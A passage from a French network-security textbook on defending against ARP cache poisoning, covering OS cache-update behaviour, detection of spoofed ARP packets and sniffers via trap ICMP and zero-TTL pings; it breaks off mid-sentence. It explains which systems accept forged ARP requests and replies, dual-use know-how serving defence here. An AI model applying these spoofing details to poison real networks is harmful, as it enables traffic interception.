Apr 27 06:17:52 /kernel : arp : 00:10:5b:2f:ce:27 attempts to modify permanent entry for 172.16.16.3 on lnc1.*

Le mécanisme du cache ARP statique n'est malheureusement applicable que pour des petits réseaux locaux. Dans un grand réseau local, par contre, le déploiement de ces tables ARP statiques et leur mise à jour sont des tâches non pratiques.

7.3. Mise à jour des caches ARP

Sans requêtes ARP, les réponses ARP représentent l'opération la plus facile et la plus efficace pour mettre en œuvre une attaque de type corruption du cache ARP. Mais si la plupart des systèmes restent encore vulnérables à l'attaque de la corruption du cache ARP basée sur les requêtes ARP falsifiées, les nouveaux systèmes d'exploitation ne le sont plus.

Le tableau suivant[2] montre le comportement de quelques systèmes devant les réponses et les requêtes ARP.

	Windows XP		Windows 2000		Windows 2003 Server		Linux 2.4		Linux 2.6		Free BSD 4.11	
L'entrée existe dans le cache ARP	*OUI*	*NON*	*OUI*	*NON*	*OUI*	*NON*	*OUI*	*NON*	*OUI*	*NON*	*OUI*	*NON*
Requête ARP	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Réponse ARP	✓*	X	✓*	✓	✓	X	✓*	X	✓*	X	✓	✓

✓ = La requête ou la réponse sont prises en compte et permettent donc la mise à jour ou la création de l'entrée.

X = La requête ou la réponse ne sont pas prises en compte et ne permettent donc ni la mise à jour ni la création de l'entrée.

Tableau 7.2. *Mise à jour des caches ARP par des requêtes et des réponses ARP*

2. Voir également ce que nous en disions, paragraphe 5.3.9.1.

D'après les résultats de ces tests, nous rappelons les conclusions suivantes :

– si l'entrée n'existe pas dans le cache ARP, tous les systèmes testés, à l'exception de Windows 2000 et FreeBSD 4.11, n'autorisent pas la création de l'entrée par une réponse ARP ;

– si l'entrée n'existe pas dans le cache ARP, tous les systèmes testés autorisent la création d'une entrée par une requête ARP ;

– par contre, si l'entrée existe déjà dans le cache ARP, tous les systèmes testés autorisent sa mise à jour par une réponse ARP (même en absence auparavant d'une requête ARP) ou par une requête ARP.

De ce fait, si une attaque de corruption du cache ARP utilisant les réponses ARP devient plus difficile à exécuter sur des machines Windows et Linux, elle reste tout de même possible grâce aux requêtes ARP falsifiées.

7.4. Détection de la corruption basée sur l'analyse du trafic

L'attaque de la corruption du cache ARP est utilisée pour rediriger du trafic et par conséquent réaliser des activités de *sniffing* dans un réseau commuté[3].

L'attaque de la corruption du cache ARP n'est possible que si l'intrus émet des requêtes ou des réponses ARP contenant de fausses associations IP/MAC. Autrement dit, l'intrus doit émettre une requête ou une réponse ARP contenant l'adresse IP de la machine cible comme adresse source IP dans l'en-tête ARP et l'adresse MAC de la machine de l'intrus comme adresse source MAC dans l'en-tête ARP. Par conséquent, si le trafic ARP du réseau est analysé, il est possible de détecter aussi bien l'attaque que la machine qui en est responsable.

7.4.1. *Les vulnérabilités du protocole ARP*

L'attaque de corruption du cache ARP est rendue possible à cause des vulnérabilités dont souffre le protocole ARP puisqu'il autorise la génération de paquets ARP falsifiées. Ces vulnérabilités peuvent être résumées comme suit.

Les paquets ARP sont émis en *broadcast*, ce qui permet à un pirate de voir tout le trafic ARP et de lancer une attaque de type *ARP spoofing* en envoyant une réponse ARP falsifiée à la machine émettrice de la requête ARP.

3. Nous avons détaillé, dans le chapitre précédent, le principe de fonctionnement du *sniffing*.

La plupart des nouvelles versions des systèmes (Windows XP, Windows 2003 servers, Linux 2.6, etc.) vérifient qu'ils ont bien émis une requête ARP avant d'accepter une réponse ARP. Ceci est possible grâce à la vérification, dans leur cache ARP, de l'existence d'une entrée correspondante. Windows 2000 et plusieurs anciennes versions des systèmes sont vulnérables face à l'attaque des réponses ARP falsifiées.

S'il existe une entrée, tous les systèmes Linux et Windows sont vulnérables à ce type d'attaque. Dans ce cas, une requête ou réponse ARP falsifiée permet de mettre à jour le cache ARP.

Tous les systèmes Linux et Windows sont vulnérables lorsque des requêtes ARP falsifiées sont utilisées.

La couche ARP ne fait aucune vérification entre les adresses MAC de l'en-tête Ethernet et les adresses MAC de l'en-tête ARP. Ceci permet aux intrus d'émettre par exemple des paquets ARP dont l'adresse source MAC dans l'en-tête Ethernet ne correspond pas au champ adresse source MAC dans l'en-tête ARP.

La couche ARP accepte les requêtes ARP émises en *unicast* et en *broadcast*. Alors qu'une requête ARP devrait être toujours en *broadcast*.

En outre, comme le cache ARP utilise tous les paquets ARP pour sa mise à jour, les pirates envoient soit des requêtes ARP falsifiées en *unicast*, soit des réponses ARP falsifiée après avoir créé l'entrée voulue. De plus, pour que la corruption reste active[4], une machine en train d'accomplir cette attaque doit émettre des réponses ARP de façon continue et fréquente.

7.4.2. *Une approche de détection*

L'idée principale de cette approche de détection consiste à construire une table des associations d'IP/MAC pour chaque machine connectée au réseau. Puis, le programme de capture et d'analyse du trafic avertit l'administrateur si l'en-tête d'un paquet ARP capturé contient des champs qui ne correspondent pas aux données contenues dans la table des associations d'IP/MAC. Il est clair que le programme doit être capable de capturer tout le trafic circulant dans le réseau commuté. Ainsi, la machine exécutant le programme doit être connectée au commutateur sur un port permettant la capture de la totalité du trafic sur le réseau, par exemple un port moniteur (ou SPAN).

4. C'est-à-dire le cache ARP reste corrompu.

L'outil ArpWatch met en œuvre ce type de détection[5]. C'est un programme libre d'Unix qui écoute le trafic ARP sur un réseau. Il construit une table des associations d'IP/MAC et la stocke dans un fichier. Quand l'adresse MAC liée à une adresse IP ne correspondant pas à l'adresse MAC dans la table des associations d'IP/MAC d'ArpWatch, l'administrateur est alerté et un e-mail lui est envoyé.

Le système de détection d'intrusion (IDS) *Snort* propose la même fonctionnalité[6].

7.4.2.1. *Détection des paquets suspects*

Tout outil visant à détecter l'attaque de corruption du cache ARP doit construire automatiquement la table des associations IP/MAC pour chaque machine du réseau. Cette table doit être mise à jour chaque fois qu'une nouvelle machine est ajoutée au réseau. La création de nouvelles entrées doit être faite après vérification. L'outil doit également être en mesure de signaler à l'administrateur réseau tous les paquets ARP qui vérifient l'une des anomalies suivantes.

Une requête ARP dont l'adresse destination MAC dans l'en-tête Ethernet est en *unicast* ou tout simplement n'est pas en *broadcast*. Normalement, une requête ARP doit être toujours en *broadcast*.

Une requête ou réponse ARP émise et dont le couple adresse source IP et adresse source MAC dans l'en-tête ARP est différent du couple correspondant dans la table des associations IP/MAC.

Une requête ou réponse ARP dont l'adresse source MAC dans l'en-tête Ethernet n'est pas égale à l'adresse source MAC dans l'en-tête ARP.

Une réponse ARP dont l'adresse destination MAC dans l'en-tête Ethernet n'est pas égale à l'adresse destination MAC dans l'en-tête ARP.

Une requête ou réponse ARP contenant une adresse IP ou MAC (source ou destination) qui ne se trouve pas dans la table des associations IP/MAC.

Une fois l'une de ces anomalies détectée, un administrateur doit être capable d'évaluer le niveau de danger. En fait, il peut s'agir d'un simple changement d'adresse IP, d'un nouveau matériel avec évidement une nouvelle

5. Téléchargeable à partir du site ftp://ftp.ee.lbl.gov.
6. Snort est téléchargeable à l'adresse : http://www.snort.org.

adresse MAC, ou encore d'une erreur due à un paquet erroné. Néanmoins, une classification décroissante des risques est nécessaire.

Si une ou plusieurs requêtes ARP en *unicast* sont détectées, la probabilité d'une attaque en cours est grande car rien n'explique l'existence de requêtes ARP en *unicast*.

Si plusieurs réponses ARP avec de fausses associations IP/MAC sont détectées, il est fort probable qu'un intrus est en train de mettre à jour une fausse entrée dans le cache ARP.

Un changement d'adresse IP ou l'ajout d'une nouvelle carte réseau est fréquent dans un réseau local. L'administrateur réseau a donc la responsabilité de décider du niveau du risque permis qui est proportionnel à la confidentialité des données acheminées à travers le réseau.

En outre, le but de cette approche de détection est d'identifier les machines responsables des attaques. De ce fait, il est très important de traiter avec attention les machines qui génèrent ce type de paquets et connaître leurs utilisateurs présumés.

7.5. La défense contre le clonage MAC (*MAC cloning*)

Le clonage de MAC[7] peut être empêché par un dispositif appelé *port security*[8], situé sur les commutateurs. Celui-ci bloque les changements de la table de commutation d'un commutateur, à moins que ce clonage soit exécuté manuellement par un administrateur réseau. Il n'est cependant pas pratique pour les grands réseaux, ou les réseaux employant des serveurs DHCP[9]. Il est important de noter que le *port security* est inefficace contre la corruption du cache ARP.

Le protocole RARP (*reverse ARP*) suffit à détecter le clonage de MAC. Il demande l'adresse IP d'une machine d'adresse MAC connue. L'envoi d'une demande RARP de toutes les adresses MAC sur un réseau pourrait déterminer si l'une des machines exécute le clonage, et si des réponses RARP multiples sont reçues pour une adresse simple de MAC.

---

7. Voir chapitre 6, paragraphe 6.3.5.4.

8. Egalement connu sous le nom de *port binding* ou *MAC binding*.

9. DHCP (*dynamic host configuration protocol*) : il s'agit d'un protocole qui permet à un ordinateur qui se connecte à un réseau d'obtenir dynamiquement (c'est-à-dire sans intervention particulière) sa configuration (principalement, sa configuration réseau).

7.6. Détection des *sniffers*

Pour réaliser un *sniffing* dans un réseau commuté, l'agresseur se positionne entre deux machines qui communiquent. Il dévie le trafic vers sa machine puis le retransmet vers sa vraie destination. La redirection du trafic se fait grâce à l'attaque de la corruption des caches ARP des machines victimes. La retransmission du trafic se fait par l'activation du routage IP dans la machine de l'agresseur.

C'est donc la détection d'une retransmission[10] qui, en pratique, révèle l'opération de corruption. En effet, si l'on détecte sur une machine A un routage IP activé, on procède alors à la vérification d'une éventuelle corruption des caches ARP des autres machines. Au cas où la vérification serait positive, on conclut à la présence d'un *sniffer* en activité sur A.

Dans ce qui suit, nous décrivons tout d'abord deux méthodes de détection du routage IP activé, à savoir :

– le *ping* ICMP piège ;

– le *ping* ICMP avec TTL nul.

Ensuite, nous passerons à deux autres méthodes de détection de la corruption du cache ARP, à savoir :

– la corruption du cache ARP de la machine sniffeuse ;

– la corruption de la table CAM du *switch*.

7.6.1. *La détection du routage IP activé*

7.6.1.1. *Le* ping *ICMP piège*

Cette méthode a pour objectif de détecter les machines dont le routage IP est actif. En général, un pirate active le routage IP sur sa machine pour réaliser un détournement de session et sniffer le trafic dans un réseau commuté.

Il est important de rappeler que le *sniffing* du trafic dans un réseau commuté est réalisé grâce à la corruption des caches ARP des machines cibles et l'activation du routage IP dans la machine du pirate afin de router de nouveau le trafic vers sa destination initiale. Ainsi, une attaque de DoS est évitée et les sessions, dont le trafic est détourné, continueront à fonctionner normalement.

10. Le routage IP est actif.

Si le routage IP est actif dans une machine, l'administrateur réseau doit être alerté puisque ceci est un indice probant que la machine est en train de sniffer le réseau. Dans un réseau, il n'y a aucune raison pour qu'une machine ordinaire d'un simple utilisateur (en général un PC) active le routage IP. Une telle fonction est en général réservée pour les routeurs ou autres équipements réseau exigeant le routage IP pour fonctionner convenablement.

La méthode proposée se déroule en deux phases. On suppose une machine dans le réseau, appelée *machine de test*, utilisée pour réaliser les deux phases de la méthode. Pendant la première phase, la *machine de test* envoie un paquet de *ping* ICMP vers elle-même, appelé *paquet ping ICMP piège*. En principe, une machine *pingue* sur une autre machine. Cependant, dans notre cas de figure, la *machine de test* « pingue » sur elle-même. Dans la deuxième phase, la *machine de test* analyse le trafic reçu afin de détecter les machines avec le routage IP actif. Le paquet *ping ICMP piège* permettra d'identifier les machines du réseau dont le routage IP est actif.

Phase 1 : génération de paquets *ping* ICMP pièges

Un paquet *ping* ICMP[11] est utilisé pour détecter si la machine cible est connectée au réseau ou non. D'habitude, lorsqu'une machine A veut *pinguer* sur une machine B, elle doit envoyer à la machine B un paquet *ping* ICMP de type requête écho (*Echo request*, *type* = 8).

Les valeurs des principaux champs du paquet *ping* ICMP sont les suivantes.

En-tête Ethernet	
Adresse MAC de source =	*Adresse MAC de la machine A*
Adresse MAC de destination =	*Adresse MAC de la machine B*
Type Ethernet =	*0x0800 (Message IP)*
En-tête IP	
Adresse IP de source =	*Adresse IP de la machine A*
Adresse IP de destination =	*Adresse IP de la machine B*
En-tête ICMP	
Type =	*8 (requête écho)*
Code =	*0*

Pour la machine A, il n'y aucune raison d'envoyer à elle-même un paquet *ping*. Cependant, si la machine A veut le faire, elle doit alors initialiser les champs « *Adresse MAC de destination* » et « *Adresse IP de destination* » dans l'en-tête

11. Voir chapitre 1.

Ethernet et l'en-tête IP, respectivement, par les valeurs « *Adresse MAC de la machine A* » et « *Adresse IP de la machine A* ».

Dans cette première phase, la *machine de test* génère un paquet *ping* ICMP piège. Le champ « *Adresse IP de destination* » dans l'en-tête IP du paquet piège est égal à l'adresse IP de la machine A. Par conséquent, ce paquet permet à la machine A de pinguer sur elle-même. Cependant, le champ « *Adresse MAC de destination* » dans l'en-tête Ethernet est égal à l'adresse MAC d'une machine B dans le réseau. Donc, le paquet *ping* ICMP piège sera envoyé directement à la machine B.

Les valeurs des principaux champs de ce paquet *ping* ICMP piège sont :

En-tête Ethernet	
Adresse MAC de source =	*Adresse MAC de la machine A*
Adresse MAC de destination =	*Adresse MAC de la machine B*
Type Ethernet =	*0x0800 (Message IP)*
En-tête IP	
Adresse IP de source =	*Adresse IP de la machine A*
Adresse IP de destination =	*Adresse IP de la machine A*
En-tête ICMP	
Type =	*8 (requête echo)*
Code =	*0*

Le paquet *ping* ICMP piège est envoyé à chaque machine du réseau. Ceci peut se faire, juste en initialisant le champ « *Adresse MAC de destination* » dans l'en-tête Ethernet par l'adresse MAC de la machine cible dans le réseau. Un générateur de paquet, tel celui du *sniffer* CommView, peut être utilisé pour générer ce type de paquets. Pour collecter les adresses MAC des machines cibles du réseau, la *machine de test* doit utiliser des requêtes ARP.

Chaque machine cible du réseau va recevoir le paquet *ping* ICMP piège destiné à elle. Ce paquet va être accepté et envoyé à la couche IP pour traitement. La couche IP vérifie l'adresse IP de destination dans le paquet reçu. Puisque l'adresse IP de destination dans le paquet est égale à l'adresse IP de la *machine de test*, la machine va exécuter l'une des deux tâches suivantes :

– si le routage IP est désactivé, la machine cible ignore le paquet et ne génère aucun paquet (figure 7.1) ;

– si le routage IP est activé, la machine cible envoie de suite vers la *machine de test* les deux paquets suivants (figure 7.1) :

- un paquet ICMP de redirection (type = 5, code = 1) destiné à la *machine de test* pour l'informer que son paquet reçu (le paquet *ping* ICMP piège) a été redirigé,
- un paquet *ping* ICMP piège redirigé vers la *machine de test*. Le paquet a les mêmes en-têtes ICMP et IP que celui du paquet *ping* ICMP piège reçu. Par contre, le paquet a un en-tête Ethernet différente de celui du paquet *ping* ICMP piège reçu.

Les valeurs des principaux champs du paquet *ping* ICMP piège redirigé vers la *machine de test* sont :

En-tête Ethernet	
Adresse MAC de source =	*Adresse MAC de la machine cible*
Adresse MAC de destination =	*Adresse MAC de la machine de test*
Type Ethernet =	*0x0800 (Message IP)*
En-tête IP	
Adresse IP de source =	*Adresse IP de la machine de test*
Adresse IP de destination =	*Adresse IP de la machine de test*
En-tête ICMP	
Type =	*8 (requête echo)*
Code =	*0*

Lorsque le routage IP est actif, il est important de signaler que quelques systèmes (tels que Windows 2003 Server) ne génèrent que le deuxième paquet, à savoir un paquet *ping* ICMP piège redirigé.





Figure 7.1. *Génération des paquets ping ICMP pièges*

Exemple

La *machine de test* a comme adresse IP 172.16.16.20 et comme adresse MAC 00:30:4F:22:66:56. La machine cible a pour adresse IP 172.16.16.2 et pour adresse MAC 00:02:A5:B6:E3:82. Le générateur de paquet du *sniffer* CommView est utilisé pour produire le paquet *ping* ICMP piège (écran ci-dessous).






Figure 7.2. *Paquets échangés avec routage IP désactivé dans la machine cible*

La figure 7.2 montre que lorsque le routage IP est désactivé, la machine d'adresse IP 172.16.16.2 reçoit le paquet *ping* ICMP piège mais ne le redirige pas.

La figure 7.3, quant à elle, montre que lorsque le routage IP est activé, la machine d'adresse IP 172.16.16.2 reçoit le paquet *ping* ICMP piège et génère les deux paquets suivants :

– un paquet ICMP de redirection (type = 5 et code = 1) ;

– un paquet *ping* ICMP piège redirigé (type = 8 et code = 0).






Figure 7.3. *Paquets échangés avec routage IP activé dans la machine cible*

Les deux écrans ci-dessous de CommView montrent le contenu des deux paquets, numérotés 2 et 3, générés par la machine d'adresse IP 172.16.16.2 à la suite de la réception du paquet *ping* ICMP piège.

Le paquet numéro 2 est un paquet ICMP de redirection (type = 5).

Le paquet numéro 3 est le paquet *ping* ICMP piège redirigé vers la machine d'adresse IP 172.16.16.20.





Phase 2 : détection des machines avec le routage IP activé

Une machine dont le routage IP est actif est suspecte de réaliser des activités de *sniffing*, notamment dans un réseau commuté. Le processus de détection des machines réalisant *probablement* des activités de *sniffing* dans un réseau commuté revient simplement à détecter les machines dont le routage IP est actif. Ainsi, si une machine cible redirige le paquet *ping* ICMP piège vers la *machine de test*, alors le routage IP est actif dans cette machine.




Figure 7.4. *Processus de détection des machines avec le routage IP actif*

Afin de réaliser cette tâche, la *machine de test* exécute un *sniffer* qui permet de capturer uniquement les paquets *ping* ICMP ayant comme adresse IP de destination l'adresse IP de la *machine de test*. Toute machine générant ce type de paquet est une machine dont le routage IP est actif. Il est important de noter qu'une machine avec le routage IP actif n'implique pas automatiquement qu'elle exécute un *sniffer*. Par exemple, le routage IP pourrait être activé pour les raisons suivantes : suite à une mauvaise configuration des registres systèmes, ou une application l'a activé sans avoir l'intention de sniffer le réseau. Par conséquent, l'objectif de cette phase est d'alerter l'administrateur réseau des machines dont le routage IP est actif. La figure 7.4 décrit le diagramme relatif au processus de détection des machines avec le routage IP actif.

7.6.1.2. *Le* ping *ICMP avec TTL nul*

Cette méthode a le même objectif que la méthode précédente, à savoir la détection des machines avec le routage IP activé.

La méthode proposée consiste en deux phases. On suppose qu'il y a une machine dans le réseau, appelée *machine de test*, utilisée pour réaliser les deux phases de la méthode. Dans la première phase, la *machine de test* envoie un paquet de *ping* ICMP avec TTL nul vers une quelconque machine. La principale particularité de ce paquet[12] est que son champ TTL dans l'en-tête IP est égal à 0. Dans la deuxième phase, la *machine de test* analyse le trafic reçu afin de détecter les machines avec le routage IP activé.

Phase 1 : génération de paquets *ping* ICMP avec TTL nul

Si une machine reçoit un paquet avec un TTL de valeur 0, deux cas se présentent :

– si le routage IP est désactivé, la machine ignore alors le paquet et ne génère aucun message d'erreur ;

– le cas échéant, c'est-à-dire si le routage IP est activé, la machine détruit le paquet puisque son TTL est 0 pendant le transit, et envoie vers la machine de test un message ICMP d'erreur de type temps dépassé (type = 11 et code = 0). Ce message d'erreur indique que le paquet d'origine est détruit puisque son TTL est nul pendant le transit et contient une partie du paquet détruit.

Dans cette première phase, la machine de test génère un paquet *ping* ICMP avec TTL nul. Le champ « *Adresse IP de destination* » dans l'en-tête IP du paquet est

12. Dans le paragraphe suivant, nous détaillerons les autres particularités de ce paquet *ping* ICMP.

égal à l'adresse IP d'une machine de préférence inexistante, avec par exemple l'adresse IP 1.0.0.1. Cependant, le champ « *Adresse MAC de destination* » dans l'en-tête Ethernet est égal à l'adresse MAC d'une machine A cible dans le réseau. Donc, le paquet *ping* ICMP sera envoyé directement à la machine A cible.

Les valeurs des principaux champs de ce paquet *ping* ICMP sont :

En-tête Ethernet	
Adresse MAC de source =	*Adresse MAC de* la machine de test
Adresse MAC de destination =	*Adresse MAC de la machine A cible*
Type Ethernet =	*0x0800 (Message IP)*
En-tête IP	
Adresse IP de source =	*Adresse IP de la machine de test*
Adresse IP de destination =	*Une adresse IP quelconque (par exemple : 1.0.0.1)*
TTL (Time-To-Live) =	*0*
En-tête ICMP	
Type =	*8 (requête echo)*
Code =	*0*

Le paquet *ping* ICMP avec TTL nul est envoyé à chaque machine du réseau. Ceci peut se faire, juste en initialisant le champ « *Adresse MAC de destination* » dans l'en-tête Ethernet par l'adresse MAC de la machine cible dans le réseau. Le champ TTL doit être initialisé avec la valeur 0. Un générateur de paquet, tel celui du *sniffer* CommView, peut être utilisé pour générer ces paquets *ping* ICMP avec TTL nul. Pour collecter les adresses MAC des machines cibles du réseau, la *machine de test* doit utiliser des requêtes ARP.

Chaque machine cible du réseau va recevoir le paquet *ping* ICMP avec TTL nul destiné à elle. Le paquet va être accepté et envoyé à la couche IP pour traitement. La machine va exécuter une des deux tâches suivantes :

